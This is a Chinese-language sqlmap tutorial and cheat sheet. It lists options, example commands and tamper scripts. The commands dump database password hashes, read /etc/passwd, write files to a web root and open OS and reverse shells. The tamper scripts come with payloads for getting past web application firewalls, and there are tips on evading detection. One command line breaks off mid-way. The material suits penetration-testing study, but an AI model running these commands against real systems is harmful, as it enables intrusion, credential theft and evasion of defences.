sqlmap使用教程
进sqlmap目录中,可以增加字典。
思维导图:
 基本操作:
基本操作:
基本操作笔记:-u #注入点 |
|
-f #指纹判别数据库类型 |
|
-b #获取数据库版本信息 |
|
-p #指定可测试的参数(?page=1&id=2 -p "page,id") |
|
-D "" #指定数据库名 |
|
-T "" #指定表名 |
|
-C "" #指定字段 |
|
-s "" #保存注入过程到一个文件,还可中断,下次恢复在注入(保存:-s "xx.log" 恢复:-s "xx.log" --resume) |
|
--level=(1-5) #要执行的测试水平等级,默认为1 |
|
--risk=(0-3) #测试执行的风险等级,默认为1 |
|
--time-sec=(2,5) #延迟响应,默认为5 |
|
--data #通过POST发送数据 |
|
--columns #列出字段 |
|
--current-user #获取当前用户名称 |
|
--current-db #获取当前数据库名称 |
|
--users #列数据库所有用户 |
|
--passwords #数据库用户所有密码 |
|
--privileges #查看用户权限(--privileges -U root) |
|
-U #指定数据库用户 |
|
--dbs #列出所有数据库 |
|
--tables -D "" #列出指定数据库中的表 |
|
--columns -T "user" -D "mysql" #列出mysql数据库中的user表的所有字段 |
|
--dump-all #列出所有数据库所有表 |
|
--exclude-sysdbs #只列出用户自己新建的数据库和表 |
|
--dump -T "" -D "" -C "" #列出指定数据库的表的字段的数据(--dump -T users -D master -C surname) |
|
--dump -T "" -D "" --start 2 --top 4 # 列出指定数据库的表的2-4字段的数据 |
|
--dbms #指定数据库(MySQL,Oracle,PostgreSQL,Microsoft SQL Server,Microsoft Access,SQLite,Firebird,Sybase,SAP MaxDB) |
|
--os #指定系统(Linux,Windows) |
|
-v #详细的等级(0-6) |
|
0:只显示Python的回溯,错误和关键消息。 |
|
1:显示信息和警告消息。 |
|
2:显示调试消息。 |
|
3:有效载荷注入。 |
|
4:显示HTTP请求。 |
|
5:显示HTTP响应头。 |
|
6:显示HTTP响应页面的内容 |
|
--privileges #查看权限 |
|
--is-dba #是否是数据库管理员 |
|
--roles #枚举数据库用户角色 |
|
--udf-inject #导入用户自定义函数(获取系统权限) |
|
--union-check #是否支持union 注入 |
|
--union-cols #union 查询表记录 |
|
--union-test #union 语句测试 |
|
--union-use #采用union 注入 |
|
--union-tech orderby #union配合order by |
|
--data "" #POST方式提交数据(--data "page=1&id=2") |
|
--cookie "用;号分开" #cookie注入(--cookies=”PHPSESSID=mvijocbglq6pi463rlgk1e4v52; security=low”) |
|
--referer "" #使用referer欺骗(--referer "http://www.baidu.com") |
|
--user-agent "" #自定义user-agent |
|
--proxy "http://127.0.0.1:8118" #代理注入 |
|
--string="" #指定关键词,字符串匹配. |
|
--threads #采用多线程(--threads 3) |
|
--sql-shell #执行指定sql命令 |
|
--sql-query #执行指定的sql语句(--sql-query "SELECT password FROM mysql.user WHERE user = 'root' LIMIT 0, 1" ) |
|
--file-read #读取指定文件 |
|
--file-write #写入本地文件(--file-write /test/test.txt --file-dest /var/www/html/1.txt;将本地的test.txt文件写入到目标的1.txt) |
|
--file-dest #要写入的文件绝对路径 |
|
--os-cmd=id #执行系统命令 |
|
--os-shell #系统交互shell |
|
--os-pwn #反弹shell(--os-pwn --msf-path=/opt/framework/msf3/) |
|
--msf-path= #matesploit绝对路径(--msf-path=/opt/framework/msf3/) |
|
--os-smbrelay # |
|
--os-bof # |
|
--reg-read #读取win系统注册表 |
|
--priv-esc # |
|
--time-sec= #延迟设置 默认--time-sec=5 为5秒 |
|
-p "user-agent" --user-agent "sqlmap/0.7rc1 (http://sqlmap.sourceforge.net)" #指定user-agent注入 |
|
--eta #盲注 |
|
/pentest/database/sqlmap/txt/ |
|
common-columns.txt 字段字典 |
|
common-outputs.txt |
|
common-tables.txt 表字典 |
|
keywords.txt |
|
oracle-default-passwords.txt |
|
user-agents.txt |
|
wordlist.txt |
|
常用语句 : |
|
1./sqlmap.py -u http://www.xxxxx.com/test.php?p=2 -f -b --current-user --current-db --users --passwords --dbs -v 0 |
|
2./sqlmap.py -u http://www.xxxxx.com/test.php?p=2 -b --passwords -U root --union-use -v 2 |
|
3./sqlmap.py -u http://www.xxxxx.com/test.php?p=2 -b --dump -T users -C username -D userdb --start 2 --stop 3 -v 2 |
|
4./sqlmap.py -u http://www.xxxxx.com/test.php?p=2 -b --dump -C "user,pass" -v 1 --exclude-sysdbs |
|
5./sqlmap.py -u http://www.xxxxx.com/test.php?p=2 -b --sql-shell -v 2 |
|
6./sqlmap.py -u http://www.xxxxx.com/test.php?p=2 -b --file-read "c:\boot.ini" -v 2 |
|
7./sqlmap.py -u http://www.xxxxx.com/test.php?p=2 -b --file-write /test/test.txt --file-dest /var/www/html/1.txt -v 2 |
|
8./sqlmap.py -u http://www.xxxxx.com/test.php?p=2 -b --os-cmd "id" -v 1 |
|
9./sqlmap.py -u http://www.xxxxx.com/test.php?p=2 -b --os-shell --union-use -v 2 |
|
10./sqlmap.py -u http://www.xxxxx.com/test.php?p=2 -b --os-pwn --msf-path=/opt/framework/msf3 --priv-esc -v 1 |
|
11./sqlmap.py -u http://www.xxxxx.com/test.php?p=2 -b --os-pwn --msf-path=/opt/framework/msf3 -v 1 |
|
12./sqlmap.py -u http://www.xxxxx.com/test.php?p=2 -b --os-bof --msf-path=/opt/framework/msf3 -v 1 |
|
13./sqlmap.py -u http://www.xxxxx.com/test.php?p=2 --reg-add --reg-key="HKEY_LOCAL_NACHINE\SOFEWARE\sqlmap" --reg-value=Test --reg-type=REG_SZ --reg-data=1 |
|
14./sqlmap.py -u http://www.xxxxx.com/test.php?p=2 -b --eta |
|
15./sqlmap.py -u "http://192.168.136.131/sqlmap/mysql/get_str_brackets.php?id=1" -p id --prefix "')" --suffix "AND ('abc'='abc" |
|
16./sqlmap.py -u "http://192.168.136.131/sqlmap/mysql/basic/get_int.php?id=1" --auth-type Basic --auth-cred "testuser:testpass" |
|
17./sqlmap.py -l burp.log --scope="(www)?\.target\.(com|net|org)" |
|
18./sqlmap.py -u "http://192.168.136.131/sqlmap/mysql/get_int.php?id=1" --tamper tamper/between.py,tamper/randomcase.py,tamper/space2comment.py -v 3 |
|
19./sqlmap.py -u "http://192.168.136.131/sqlmap/mssql/get_int.php?id=1" --sql-query "SELECT 'foo'" -v 1 |
|
20./sqlmap.py -u "http://192.168.136.129/mysql/get_int_4.php?id=1" --common-tables -D testdb --banner |
|
21./sqlmap.py -u "http://192.168.136.129/mysql/get_int_4.php?id=1" --cookie="PHPSESSID=mvijocbglq6pi463rlgk1e4v52; security=low" --string='xx' --dbs --level=3 -p "uid" |
|
简单的注入流程 : |
|
1.读取数据库版本,当前用户,当前数据库 |
|
sqlmap -u http://www.xxxxx.com/test.php?p=2 -f -b --current-user --current-db -v 1 |
|
2.判断当前数据库用户权限 |
|
sqlmap -u http://www.xxxxx.com/test.php?p=2 --privileges -U 用户名 -v 1 |
|
sqlmap -u http://www.xxxxx.com/test.php?p=2 --is-dba -U 用户名 -v 1 |
|
3.读取所有数据库用户或指定数据库用户的密码 |
|
sqlmap -u http://www.xxxxx.com/test.php?p=2 --users --passwords -v 2 |
|
sqlmap -u http://www.xxxxx.com/test.php?p=2 --passwords -U root -v 2 |
|
4.获取所有数据库 |
|
sqlmap -u http://www.xxxxx.com/test.php?p=2 --dbs -v 2 |
|
5.获取指定数据库中的所有表 |
|
sqlmap -u http://www.xxxxx.com/test.php?p=2 --tables -D mysql -v 2 |
|
6.获取指定数据库名中指定表的字段 |
|
sqlmap -u http://www.xxxxx.com/test.php?p=2 --columns -D mysql -T users -v 2 |
|
7.获取指定数据库名中指定表中指定字段的数据 |
|
sqlmap -u http://www.xxxxx.com/test.php?p=2 --dump -D mysql -T users -C "username,password" -s "sqlnmapdb.log" -v 2 |
|
8.file-read读取web文件 |
|
sqlmap -u http://www.xxxxx.com/test.php?p=2 --file-read "/etc/passwd" -v 2 |
|
9.file-write写入文件到web |
|
sqlmap -u http://www.xxxxx.com/test.php?p=2 --file-write /localhost/mm.php --file使用sqlmap绕过防火墙进行注入测试: |
sql流程
在确认注入点后,采用 --is-dba #是否是数据库管理员 先确定数据库权限,然后选择root型注入还是普通用户注入。
权限高(root)可以进行一些高级操作,比如:`show databases;` |
|
权限低(普通用户)可以尝试读取文件、shell、写入文件。 |
POST注入
-r 读取txt文件,在需要注入的地方后面加入 * ,如果不加会对全部地方进行测试。
* 代表注入点:test*

[!NOTE] –cookie等可能会有数据完整性的问题,所以采用这种方式。 比如: 有的网站只能手机访问,有个注入点 如果不是通过抓包得到的请求的注入点数据包去注入的话 sqlmap就会采用自己的访问头去访问注入(可能访问不到,访问不到就无法注入。)-r 的模式也能避免被识别。
tamper模块
常用tamper脚本: 通用:
| 支持的数据库 | 编号 | 脚本名称 | 作用 | 实现方式 |
| all | 1 | apostrophemask.py | 用utf8代替引号 | (“1 AND ‘1’=‘1”) ‘1 AND %EF%BC%871%EF%BC%87=%EF%BC%871’ |
| 2 | base64encode.py | 用base64编码替换 | (“1’ AND SLEEP(5)#”) ‘MScgQU5EIFNMRUVQKDUpIw==’ |
|
| 3 | multiplespaces.py | 围绕SQL关键字添加多个空格 | (‘1 UNION SELECT foobar’) ‘1 UNION SELECT foobar’ |
|
| 4 | space2plus.py | 用+替换空格 | (‘SELECT id FROM users’) ‘SELECT+id+FROM+users’ |
|
| 5 | nonrecursivereplacement.py | 双重查询语句。取代predefined SQL关键字with表示 suitable for替代(例如 .replace(“SELECT”、”")) filters |
(‘1 UNION SELECT 2–’) ‘1 UNIOUNIONN SELESELECTCT 2–’ |
|
| 6 | space2randomblank.py | 代替空格字符(“”)从一个随机的空 白字符可选字符的有效集 |
(‘SELECT id FROM users’) ‘SELECT%0Did%0DFROM%0Ausers’ |
|
| 7 | unionalltounion.py | 替换UNION ALL SELECT UNION SELECT | (’-1 UNION ALL SELECT’) ’-1 UNION SELECT’ |
|
| 8 | securesphere.py | 追加特制的字符串 | (‘1 AND 1=1’) “1 AND 1=1 and ‘0having’=‘0having’” |
|
| mssql | 1 | space2hash.py | 绕过过滤‘=’ 替换空格字符(”),(’ – ‘)后跟一个破折号注释,一个随机字符串和一个新行(’ n’) | ‘1 AND 9227=9227’ ‘1–nVNaVoPYeva%0AAND–ngNvzqu%0A9227=9227’ |
| 2 | equaltolike.py | like 代替等号 | * Input: SELECT * FROM users WHERE id=1 2 * Output: SELECT * FROM users WHERE id LIKE 1 |
|
| 3 | space2mssqlblank.py(mssql) | 空格替换为其它空符号 | Input: SELECT id FROM users Output: SELECT%08id%02FROM%0Fusers |
|
| 4 | space2mssqlhash.py | 替换空格 | (‘1 AND 9227=9227’) ‘1%23%0AAND%23%0A9227=9227’ |
|
| 5 | between.py | 用between替换大于号(>) | (‘1 AND A > B–’) ‘1 AND A NOT BETWEEN 0 AND B–’ |
|
| 6 | percentage.py | asp允许每个字符前面添加一个%号 | * Input: SELECT FIELD FROM TABLE * Output: %S%E%L%E%C%T %F%I%E%L%D %F%R%O%M %T%A%B%L%E |
|
| 7 | sp_password.py | 追加sp_password’从DBMS日志的自动模糊处理的有效载荷的末尾 | (‘1 AND 9227=9227– ‘) ‘1 AND 9227=9227– sp_password’ |
|
| 8 | charencode.py | url编码 | * Input: SELECT FIELD FROM%20TABLE * Output: %53%45%4c%45%43%54%20%46%49%45%4c%44%20%46%52%4f%4d%20%54%41%42%4c%45 |
|
| 9 | randomcase.py | 随机大小写 | * Input: INSERT * Output: InsERt |
|
| 10 | charunicodeencode.py | 字符串 unicode 编码 | * Input: SELECT FIELD%20FROM TABLE * Output: %u0053%u0045%u004c%u0045%u0043%u0054%u0020%u0046%u0049%u0045%u004c%u0044%u0020%u0046%u0052%u004f%u004d%u0020%u0054%u0041%u0042%u004c%u0045′ |
|
| 11 | space2comment.py | Replaces space character (‘ ‘) with comments ‘/**/’ | * Input: SELECT id FROM users * Output: SELECT//id//FROM/**/users |
|
| mysql >= 5.1.13 | 1 | equaltolike.py | like 代替等号 | * Input: SELECT * FROM users WHERE id=1 2 * Output: SELECT * FROM users WHERE id LIKE 1 |
| 2 | greatest.py | 绕过过滤’>’ ,用GREATEST替换大于号。 | (‘1 AND A > B’) ‘1 AND GREATEST(A,B+1)=A’ |
|
| 3 | apostrophenullencode.py | 绕过过滤双引号,替换字符和双引号。 | tamper(“1 AND ‘1’=‘1”) ‘1 AND %00%271%00%27=%00%271’ |
|
| 4 | ifnull2ifisnull.py | 绕过对 IFNULL 过滤。 替换类似’IFNULL(A, B)’为’IF(ISNULL(A), B, A)’ |
(‘IFNULL(1, 2)’) ‘IF(ISNULL(1),2,1)’ |
|
| 5 | space2mssqlhash.py | 替换空格 | (‘1 AND 9227=9227’) ‘1%23%0AAND%23%0A9227=9227’ |
|
| 6 | modsecurityversioned.py | 过滤空格,包含完整的查询版本注释 | (‘1 AND 2>1–’) ‘1 /!30874AND 2>1/–’ |
|
| 7 | space2mysqlblank.py | 空格替换其它空白符号(mysql) | Input: SELECT id FROM users Output: SELECT%0Bid%0BFROM%A0users |
|
| 8 | between.py | 用between替换大于号(>) | (‘1 AND A > B–’) ‘1 AND A NOT BETWEEN 0 AND B–’ |
|
| 9 | modsecurityzeroversioned.py | 包含了完整的查询与零版本注释 | (‘1 AND 2>1–’) ‘1 /!00000AND 2>1/–’ |
|
| 10 | space2mysqldash.py | 替换空格字符(”)(’ – ‘)后跟一个破折号注释一个新行(’ n’) | (‘1 AND 9227=9227’) ‘1–%0AAND–%0A9227=9227’ |
|
| 11 | bluecoat.py | 代替空格字符后与一个有效的随机空白字符的SQL语句。 然后替换=为like |
(‘SELECT id FROM users where id = 1’) ‘SELECT%09id FROM users where id LIKE 1’ |
|
| 12 | percentage.py | asp允许每个字符前面添加一个%号 | * Input: SELECT FIELD FROM TABLE * Output: %S%E%L%E%C%T %F%I%E%L%D %F%R%O%M %T%A%B%L%E |
|
| 13 | charencode.py | url编码 | * Input: SELECT FIELD FROM%20TABLE * Output: %53%45%4c%45%43%54%20%46%49%45%4c%44%20%46%52%4f%4d%20%54%41%42%4c%45 |
|
| 14 | randomcase.py | 随机大小写 | * Input: INSERT * Output: InsERt |
|
| 15 | versionedkeywords.py | Encloses each non-function keyword with versioned MySQL comment | * Input: 1 UNION ALL SELECT NULL, NULL, CONCAT(CHAR(58,104,116,116,58),IFNULL(CAST(CURRENT_USER() AS CHAR),CHAR(32)),CHAR(58,100,114,117,58))# * Output: 1/!UNION**!ALL**!SELECT**!NULL/,/!NULL/, CONCAT(CHAR(58,104,116,116,58),IFNULL(CAST(CURRENT_USER()/!AS**!CHAR/),CHAR(32)),CHAR(58,100,114,117,58))# |
|
| 16 | space2comment.py | Replaces space character (‘ ‘) with comments ‘/**/’ | * Input: SELECT id FROM users * Output: SELECT//id//FROM/**/users |
|
| 17 | charunicodeencode.py | 字符串 unicode 编码 | * Input: SELECT FIELD%20FROM TABLE * Output: %u0053%u0045%u004c%u0045%u0043%u0054%u0020%u0046%u0049%u0045%u004c%u0044%u0020%u0046%u0052%u004f%u004d%u0020%u0054%u0041%u0042%u004c%u0045′ |
|
| 18 | versionedmorekeywords.py | 注释绕过 | * Input: 1 UNION ALL SELECT NULL, NULL, CONCAT(CHAR(58,122,114,115,58),IFNULL(CAST(CURRENT_USER() AS CHAR),CHAR(32)),CHAR(58,115,114,121,58))# * Output: 1/!UNION**!ALL**!SELECT**!NULL/,/!NULL/,/!CONCAT/(/!CHAR/(58,122,114,115,58),/!IFNULL/(CAST(/!CURRENT_USER/()/!AS**!CHAR/),/!CHAR/(32)),/!CHAR/(58,115,114,121,58))# |
|
| MySQL < 5.1 | 19 | halfversionedmorekeywords.py | 关键字前加注释 | * Input: value’ UNION ALL SELECT CONCAT(CHAR(58,107,112,113,58),IFNULL(CAST(CURRENT_USER() AS CHAR),CHAR(32)),CHAR(58,97,110,121,58)), NULL, NULL# AND ‘QDWa’=‘QDWa * Output: value’/!0UNION/!0ALL/!0SELECT/!0CONCAT(/!0CHAR(58,107,112,113,58),/!0IFNULL(CAST(/!0CURRENT_USER()/!0AS/!0CHAR),/!0CHAR(32)),/!0CHAR(58,97,110,121,58)), NULL, NULL#/!0AND ‘QDWa’=‘QDWa |
| 20 | halfversionedmorekeywords.py | 当数据库为mysql时绕过防火墙,每个关键字之前添加 mysql版本评论 |
1.(“value’ UNION ALL SELECT CONCAT(CHAR(58,107,112,113,58),IFNULL(CAST(CURRENT_USER() AS CHAR),CHAR(32)),CHAR(58,97,110,121,58)), NULL, NULL# AND ‘QDWa’=‘QDWa”) 2.“value’/!0UNION/!0ALL/!0SELECT/!0CONCAT(/!0CHAR(58,107,112,113,58),/!0IFNULL(CAST(/!0CURRENT_USER()/!0AS/!0CHAR),/!0CHAR(32)),/!0CHAR(58,97,110,121,58)),/!0NULL,/!0NULL#/!0AND ‘QDWa’=‘QDWa” |
|
| MySQL >= 5.1.13 | 21 | space2morehash.py | 空格替换为 #号 以及更多随机字符串 换行符 | * Input: 1 AND 9227=9227 * Output: 1%23PTTmJopxdWJ%0AAND%23cWfcVRPV%0A9227=9227 |
| Oracle | 1 | greatest.py | 绕过过滤’>’ ,用GREATEST替换大于号。 | (‘1 AND A > B’) ‘1 AND GREATEST(A,B+1)=A’ |
| 2 | apostrophenullencode.py | 绕过过滤双引号,替换字符和双引号。 | tamper(“1 AND ‘1’=‘1”) ‘1 AND %00%271%00%27=%00%271’ |
|
| 3 | between.py | 用between替换大于号(>) | (‘1 AND A > B–’) ‘1 AND A NOT BETWEEN 0 AND B–’ |
|
| 4 | charencode.py | url编码 | * Input: SELECT FIELD FROM%20TABLE * Output: %53%45%4c%45%43%54%20%46%49%45%4c%44%20%46%52%4f%4d%20%54%41%42%4c%45 |
|
| 5 | randomcase.py | 随机大小写 | * Input: INSERT * Output: InsERt |
|
| 6 | charunicodeencode.py | 字符串 unicode 编码 | * Input: SELECT FIELD%20FROM TABLE * Output: %u0053%u0045%u004c%u0045%u0043%u0054%u0020%u0046%u0049%u0045%u004c%u0044%u0020%u0046%u0052%u004f%u004d%u0020%u0054%u0041%u0042%u004c%u0045′ |
|
| 7 | space2comment.py | Replaces space character (‘ ‘) with comments ‘/**/’ | * Input: SELECT id FROM users * Output: SELECT//id//FROM/**/users |
|
| PostgreSQL | 1 | greatest.py | 绕过过滤’>’ ,用GREATEST替换大于号。 | (‘1 AND A > B’) ‘1 AND GREATEST(A,B+1)=A’ |
| 2 | apostrophenullencode.py | 绕过过滤双引号,替换字符和双引号。 | tamper(“1 AND ‘1’=‘1”) ‘1 AND %00%271%00%27=%00%271’ |
|
| 3 | between.py | 用between替换大于号(>) | (‘1 AND A > B–’) ‘1 AND A NOT BETWEEN 0 AND B–’ |
|
| 4 | percentage.py | asp允许每个字符前面添加一个%号 | * Input: SELECT FIELD FROM TABLE * Output: %S%E%L%E%C%T %F%I%E%L%D %F%R%O%M %T%A%B%L%E |
|
| 5 | charencode.py | url编码 | * Input: SELECT FIELD FROM%20TABLE * Output: %53%45%4c%45%43%54%20%46%49%45%4c%44%20%46%52%4f%4d%20%54%41%42%4c%45 |
|
| 6 | randomcase.py | 随机大小写 | * Input: INSERT * Output: InsERt |
|
| 7 | charunicodeencode.py | 字符串 unicode 编码 | * Input: SELECT FIELD%20FROM TABLE * Output: %u0053%u0045%u004c%u0045%u0043%u0054%u0020%u0046%u0049%u0045%u004c%u0044%u0020%u0046%u0052%u004f%u004d%u0020%u0054%u0041%u0042%u004c%u0045′ |
|
| 8 | space2comment.py | Replaces space character (‘ ‘) with comments ‘/**/’ | * Input: SELECT id FROM users * Output: SELECT//id//FROM/**/users |
|
| Access | 1 | appendnullbyte.py | 在有效负荷结束位置加载零字节字符编码 | (‘1 AND 1=1’) ‘1 AND 1=1%00’ |
| 其他 | chardoubleencode.py | 双url编码(不处理以编码的) | * Input: SELECT FIELD FROM%20TABLE * Output: %2553%2545%254c%2545%2543%2554%2520%2546%2549%2545%254c%2544%2520%2546%2552%254f%254d%2520%2554%2541%2542%254c%2545 |
|
| unmagicquotes.py | 宽字符绕过 GPC addslashes | * Input: 1′ AND 1=1 * Output: 1%bf%27 AND 1=1–%20 |
||
| randomcomments.py | 用/**/分割sql关键字 | ‘INSERT’ becomes ‘IN//S//ERT’ |
sqlmap分析拓展-代理&调试&指纹&风险&等级
通过 -v 等级 来分析payload。(可详细见上面备注) 1、后期分析调试:
-v=(0-6) #详细的等级(0-6)可见上方备注 |
|
--proxy "http://xx:xx" #代理注入、联动burp、网上买代理池,用代理注入 |
2、打乱默认指纹:
sqlmap有默认指纹:

--user-agent " " #自定义user-agent |
|
--random-agent #随机user-agent |
|
--time-sec=(2,5) #延迟响应,默认为5(当访问请求过快会被封,用这个) |
3、使用更多的测试:测试Header注入
--level=(1-5) #要执行的测试水平顶级,默认为1 |
|
--risk=(0-3) #测试执行的风险等级,默认为1 |
|
当没有 `*` 时: |
|
- `--level` 决定: |
|
|
|
- 测试哪些位置 |
|
|
|
- GET / POST / Cookie / Header |
|
|
|
- `--risk` 决定: |
|
|
|
- 使用哪些 payload(是否用高危 payload) |
备注:* 的优先级会高于level,risk。没有 * 会默认自动分析所有参数,即 --level 生效;但当 * 存在,--level 基本等于无效。当自己不确定注入点,就可以使用 --level 来让sqlmap自己找。
参考文章:
- https://www.cnblogs.com/bmjoker/p/9326258.html